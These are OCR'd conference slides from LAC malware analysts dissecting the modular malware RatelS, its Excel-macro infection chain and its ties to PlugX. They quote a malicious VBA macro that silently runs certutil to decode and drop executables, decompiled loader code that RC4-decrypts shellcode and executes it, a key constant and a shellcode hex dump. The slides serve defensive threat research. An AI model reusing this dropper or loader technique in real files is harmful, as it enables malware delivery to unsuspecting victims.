
New Modular Malware RatelS: Shades of PlugX

LAC

Who Are We ?



Yoshihiro Ishikawa

- Organization: LAC Co.,Ltd. (lac.co.jp)
- Department: Cyber Emergency Center
- Job Title: Cyber Threat and Malware Analyst

Takuma Matsumoto

- Organization: LAC Co.,Ltd. (lac.co.jp)
- Department: Cyber Emergency Center
- Job Title: Malware Analyst

Agenda

- Introduction
- RatelS Overview
- Deep Dive into RatelS
- Demonstration
- Relationship Between RatelS and PlugX
- Attribution of APT Actors
- Countermeasures of Threat
- Conclusion

Introduction


- **RatelS** is an interesting **modular** malware like PlugX and ShadowPad
- Multiple RatelS malware attacks have been confirmed **worldwide** since **around 2023**
- In researching RatelS, we have discovered RatelS "**Builders & Controllers**”


We introduce the analysis result of **RatelS** and related threat in order to **prevent similar attacks** in the future

01

RatelS Overview

RatelS Infection Chain


APT Actors
1 Send
APT actors email the malicious Excel file to target company
xlsm
Malicious Mail
2 Drop
If the target enables macros, malware is droped and executed
Victim Host
PlugX or RatelS




```
cell1 = ActiveWorkbook.Sheets(2).Cells(101, 3)
cell2 = ActiveWorkbook.Sheets(2).Cells(102, 3)
cell3 = ActiveWorkbook.Sheets(2).Cells(103, 3)
cell4 = ActiveWorkbook.Sheets(2).Cells(104, 3)
cell5 = ActiveWorkbook.Sheets(2).Cells(105, 3)
cell6 = ActiveWorkbook.Sheets(2).Cells(106, 3)
cell31 = cell1 & cell2 & cell3 & cell4 & cell5 & cell6
Print #FNum, cell31
Close #FNum
Fnslr99 = "cmd /c certutil -decode C:\ProgramData\ev.txt
txt C:\ProgramData\AgileDotNetRT.dll&certutil -decode C:
C:\ProgramData\Lightshot.exe"
Fnslr88 = Shell(Fnslr99, vbHide)
ActiveWorkbook.Sheets(2).Range("101:101").ClearContents
ActiveWorkbook.Sheets(2).Range("102:102").ClearContents
ActiveWorkbook.Sheets(2).Range("103:103").ClearContents
```

Partial malicious VBA macro code

The spear phishing email with an Excel sheet contains **the malicious macro**


- Write a malicious data contained in the **cells of the sheet** as a specific file
- Base64 decode each file using **certutil** command and **execute** it
- **Delete a malicious data** output as a drop file from the cells and save the workbook

RatelS Execution Flow (MSBTC Case)



* When executed with the arguments '-a' or '-b', it injects into the calling process

RatelS Timeline



Compile Time

2022

2023

2024

RatelS
- Time : **Aug 01, 2022**
- Modules : No Built-in
- Config Size : 0x1A0

RatelS
- Time : **Dec 03, 2022**
- Modules : No Built-in
- Config Size : 0x1A0

RatelS Builder & Controller
- Time : **Dec 03, 2022**
- Note : This builder creates the RatelS with the same compile time.

RatelS
- Time : **Oct 09, 2023**
- Modules : Built-in
- Config Size : 0x1A0


RatelS
- Time : **Oct 30, 2024**
- Modules : Built-in
- Config Size : 0x560
- Note : **Compile time is altered.** This RatelS Payload is uploaded to VirusTotal in **March 2023.** [1]

02

Deep Dive Into RatelS

1st Stage : RatelS Loader

- **Shellcode loader**
- **Identification**
  - Lang : C/C++
  - File Type : Windows DLL
- **Process**
  1. Malicious export function is called from a legitimate application by **DLL Side-Loading**
  2. Load an encrypted file (.dat)
  3. Decrypt a shellcode with **RC4**
  4. Call the decrypted shellcode




```
memset(Filename, 0, 0x104ui64);
GetModuleFileNameA(0i64, Filename, 0x104u);
v0 = -1i64;
do
  ++v0;
while ( Filename[v0] );
qmemcpy(v5 + v0 + 0x10000017Di64, "dat", 3);
xxx_memset(v6);
xxx_open_dat_file((__int64)v6, Filename);
v1 = sub_180003230((__int64)v6, v5);
v2 = std::fpos<int>::operator __int64(v1);
v3 = (void (*)(void))VirtualAlloc(0i64, v2, 0x
sub_1800032E0((__int64)v6);
sub_180003410(v6, (__int64)v3, v2);
sub_180002F40((__int64)v6);
xxx_decrypt_rc4(v3, v2);
v3();                                   // call decrypted shellcode
ExitProcess(0);
```

RC4 Key

```
v22[0] = 0x41F12AB1;
v8 = 0i64;
v22[1] = 0x41F12AB1;
v22[2] = 0x41F12AB1;
v22[3] = 0x41F12AB1;
```

2nd Stage : Shellcode (1/2)

- The shellcode contains a compressed and encrypted **RateIS**
- The beginning of shellcode is a call instruction to jump to a **function** for **decryption and decompression**



First address called XOR constants Buffer size End of RateIS data position

```
0000000000000000  90 E8 4F 9E 0A 00 7E 58  38 05 00 14 10 00 43 9E  ......~X8.....C.
0000000000000010  0A 00 2B 39 99 7E B8 7C  7E B8 71 FE EF DA FB 83  ..+9.~.|~.q.....
0000000000000020  AB 8A EC 31 F9 D5 74 B4  63 92 95 AA 97 85 97 8A  ........c.......
0000000000000030  BA 9A 5F C0 6C 9E A1 BC  9F A0 6A 84 EF 36 9B A4  .._......j.....
0000000000000040  AB 7A AB 95 EF 94 2E 2D  9A EA B3 A8 B7 36 AF B6  .z.....-.골...6..
0000000000000050  AD 37 BA 40 EF C5 C1 50  C0 5B C5 BA C7 26 48 C1  .7.@...P..ź...H.
0000000000000060  4D 4D 49 6D 4F 63 D0 70  BC D1 55 CC D0 C3 D9 D2  MMImOc..........
```

RateIS data

```
90                          nop
E8 4F 9E 0A 00              call    sub_A9E55
```

